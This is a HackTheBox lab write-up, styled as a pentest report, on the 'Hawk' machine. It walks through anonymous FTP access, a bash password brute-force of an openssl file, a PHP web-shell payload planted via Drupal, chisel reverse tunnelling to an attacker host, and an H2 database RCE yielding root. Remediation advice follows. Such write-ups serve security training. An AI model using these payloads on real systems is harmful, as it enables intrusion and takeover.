HackTheBox

HTB - Hawk

Date: 2023/03/13

Conducted by
Safwan Luban

1. Table of Contents

2. Scope

The scope of the assessment was one IP Address and all the application domains that were hosted.

Asset Type	Asset Value	Description
IP Address	10.10.10.102	Host IP
Domains	hawk.htb	Application Domains

3. Summary of Findings

Critical	High	Medium	Low	Informational	Proactive

Hawk

	[T001] Outdated package used
	[T002] Overly permissive process
	[T003] Anonymous access allowed for FTP

4. Executive Summary

Hawk is a HTB medium level machine which is used to host three (3) common applications: Drupal CMS, FTP Server and a H2 Java SQL Server. While testing the application and underlying host three (3) vulnerabilities were identified ranging in severity as follows: Two (2) were classified as a high-risk and one (1) as medium-risk finding. The vulnerabilities were a result from improper configuration and usage of outdated and vulnerable software. When combined they can be used by an attacker for a complete compromise of the host. The initial access was achieved by abusing anonymous access to the FTP server which revealed the administrative password for the Drupal installation. Once foothold was established on the server, a vulnerable software was discovered running in the context of the root superuser. With this information a public exploit code was found and used to get full access to the host.

5. Host Compromise Walktrough

Assessment Overview

After the initial host scan six (6) ports were found to be opened: 21, 22, 80, 5435, 8082, 9092. Upon closer inspection a `H2 Java SQL Database` was identified on port 8082, however it is configured to only accept connections from within the host(localhost). Simple check on port 80 shows a basic drupal installation, without any plugins or themes installed. Moving further, from the nmap basic script scan, it can be noticed that anonymous access for FTP is allowed and an interesting hidden file can be downloaded `.drupal.txt.enc.`

```
—$ ftp 10.10.10.102
Connected to 10.10.10.102.
220 (vsFTPd 3.0.3)
Name (10.10.10.102:toothless): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||43176|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jun 16  2018 messages
226 Directory send OK.
ftp> cd messages
250 Directory successfully changed.
ftp> ls -a
229 Entering Extended Passive Mode (|||48640|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jun 16  2018 .
drwxr-xr-x    3 ftp      ftp          4096 Jun 16  2018 ..
-rw-r--r--    1 ftp      ftp           240 Jun 16  2018 .drupal.txt.enc
226 Directory send OK.
ftp>
```

Basic checks of the file shows that this is an openssl encrypted data with salted password.

```
└─$ file .drupal.txt.enc
.drupal.txt.enc: openssl enc'd data with salted password, base64 encoded
```

Unfortunately at this moment the cypher with which the data is encrypted is unknown. Further analysis of the file shows that its 176 bytes long, which is dividable by 16, a strong indication that some sort of AES cypher was used. Theoretically its possible to create plain text files ranging in size between 8 bytes (a possible minimum block size), and 176 bytes (the

ciphertext), in steps of 8. After some likely initial ciphers have been selected, these ciphers are used to create cipher texts. Those cipher/size combinations that are not 176 bytes can be discarded, leaving a smaller number of candidate ciphers. The following PoC can be used to brute force the password.

```
#!/bin/bash

for word in $(cat /usr/share/wordlists/rockyou.txt);do
        openssl enc -d -a -AES-256-CBC -in .drupal.txt.enc -k $word 2>/dev/null 1>&2
        if [ $? -eq 0 ];then
                echo "Password found: $"
                exit 0
        fi
done
```

Running it for several minutes quickly reveals the password **`friends`**, with it the file's contents can be viewed, thus obtaining the drupal's admin password.

```
—$ openssl enc -d -a -AES-256-CBC -in .drupal.txt.enc -k friends
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
Daniel,

Following the password for the portal:

PencilKeyboardScanner123

Please let us know when the portal is ready.

Kind Regards,

IT department
```

After credentials were obtained for the CMS it is rather simple to get code execution, the following steps can be used:

1. Enable the php filter module: Modules -> check PHP Filter -> Save configuration.



Figure 1. Enabling of php filter in drupal

2. Add content -> Basic page -> PHP Content -> **`<? system($_GET[1]); ?>`**



Figure 2. Preparing code execution

3. Execute `http://hawk.htb/node/1?1=id`



Figure 3. Achieving Code Execution

After Code Execution is obtained getting a reverse shell back is trivial with the help of metasploit and its meterpreter payload. Once initial foothold is established all the running processes on the host can be enumerated. One that is interesting is the H2 Java SQL server, with couple of simple checks it was found that the H2 process is running in the context of the root user.

```
### H2 server running as the root user
root 778 0.1 5.1 2335420 51844 ? Sl 13:54 0:03 /usr/bin/java -

### Verifying that this is indeed the H2 server
www-data@hawk:/opt/lshell$ cat /proc/778/cmdline
/usr/bin/java -jar /opt/h2/bin/h2-1.4.196.jar
```

Additionaly it can be seen that the Java SQL server is running an outdated version **1.4.196**. A quick google search reveals that this particular version contains a remote code execution vulnerability. The following script can be used to exploit it, however first the process needs to be exposed trough simple port forwarding with the help of chisel

```
### On the attack host prepare the chisel server
└─$ chisel server --port 9999 --reverse
2023/03/13 14:34:14 server: Reverse tunnelling enabled
2023/03/13 14:34:14 server: Fingerprint Sxj1CvVq7UJQ/SSDzQ3jv5h7TqdbOSVzqqmWrA9urq8=
2023/03/13 14:34:14 server: Listening on http://0.0.0.0:9999
2023/03/13 14:35:11 server: session#1: tun: proxy#R:8082=>8082: Listening

### On the victim, connect to the chisel server and forward the H2 port
www-data@hawk:/tmp$ ./chisel client --max-retry-count 2 10.10.14.8:9999
R:8082:127.0.0.1:8082
<retry-count 2 10.10.14.8:9999 R:8082:127.0.0.1:8082
2023/03/13 14:35:10 client: Connecting to ws://10.10.14.8:9999
2023/03/13 14:35:11 client: Connected (Latency 47.405757ms)
```

With this done the UI of the database server can be accessed locally.



Figure 4. H2_database_forwarded.png

Running the exploit PoC script quickly yields a shell with the root user as expected.

```
—$ python spl.py -H localhost:8082
[*] Attempting to create database
[+] Created database and logged in
[*] Sending stage 1
[+] Shell succeeded - ^c or quit to exit
h2-shell$ id
uid=0(root) gid=0(root) groups=0(root)
h2-shell$ hostname
hawk
h2-shell$
```

6. Findings

8.4
High

[T001] Outdated package used

Category	**HTB_Hawk**
Affected Resources	10.10.10.102
Description	After performing internal host enumeration it was found that an outdated package was installed on the system **`H2 Java SQL Server`**
Background	Linux applications, and open-source programs more broadly, make heavy use of shared libraries of code. Because Linux programs use these libraries so widely, it makes sense for Linux distributions to package these the same way they do with executable programs. Vulnerabilities are often discovered in different packages, an attacker can find and exploit those vulnerabilities in an attempt to gain access to the host or escalate privileges to the one of the root superuser.
Tools Used	Manual testing.

Proof of Concept	Outdated version **1.4.196** of the H2 Java SQL database is used, containing a Remote Code Execution vulnerability.
	
	`www-data@hawk:/opt/lshell$ cat /proc/778/cmdline`
	`/usr/bin/java -jar /opt/h2/bin/h2-1.4.196.jar`

Remediation	Regularly audit all installed packages on the host. Adopt a strong update installation procedure and apply it on a defined schedule.
References	M1051

8.4 High	[T002] Overly permissive process
Category	**HTB_Hawk**
Affected Resources	10.10.10.102
Description	After internal enumeration on the host a process was found running with root privileges.
Background	In computing, a process is the instance of a computer program that is being executed by one or many threads. Every process runs in the security context of the user which has started it. If an attacker is able to exploit one started by a high privileged account, it will gain the same level of access as the user running it. This can be used for gaining initial access or privilege escalation.
Tools Used	Manual testing.

Proof of Concept	Vulnerable process was identified running as the root user.
	`### H2 server running as the root user`
	`root 778 0.1 5.1 2335420 51844 ? Sl 13:54 0:03 /usr/bin/java -`
	Verifying that this is indeed a vulnerable H2 server
	`www-data@hawk:/opt/lshell$ cat /proc/778/cmdline`
	`/usr/bin/java -jar /opt/h2/bin/h2-1.4.196.jar`

Remediation	Configure a dedicated user account for running specific processes. Always apply the rule of least privileges.
References	T1068

5.1 Medium

[T003] Anonymous access allowed for FTP

Category	**HTB_Hawk**
Affected Resources	10.10.10.102
Description	A simple nmap scan showed an exposed FTP port, after further enumeration it was found that anonymous logins is possible.
Background	Ftp is a utility commonly available with operating systems to transfer information over the File Transfer Protocol (FTP). Adversaries can use it to transfer other tools onto a system, or to exfiltrate data. Anonymous FTP is a way for remote users to use an FTP server even if they don't have an assigned user ID and password. It enables unprotected access of selected information about a remote system without entering a password.
Tools Used	Ftp client and manual testing.
Proof of Concept	Anonymous access is allowed for ftp, remote files can be downloaded.

```
—$ ftp 10.10.10.102
Connected to 10.10.10.102.
220 (vsFTPd 3.0.3)
Name (10.10.10.102:toothless): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||43176|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jun 16  2018
messages
226 Directory send OK.
ftp> cd messages
250 Directory successfully changed.
ftp> ls -a
229 Entering Extended Passive Mode (|||48640|)
150 Here comes the directory listing.
```

Proof of Concept

```
drwxr-xr-x    2 ftp      ftp          4096 Jun 16  2018 .
drwxr-xr-x    3 ftp      ftp          4096 Jun 16  2018 ..
-rw-r--r--    1 ftp      ftp           240 Jun 16  2018
.drupal.txt.enc226 Directory send OK.
ftp>
```

Remediation

Disable anonymous access to the FTP server.

```
vi /etc/vsftpd/vsftpd.conf
<SNIP>
anonymous_enable=NO
<SNIP>
```

Restart server to implement changes.

Always enforce strong passwords for all accounts (24+ characters).

References

Mitre - FTP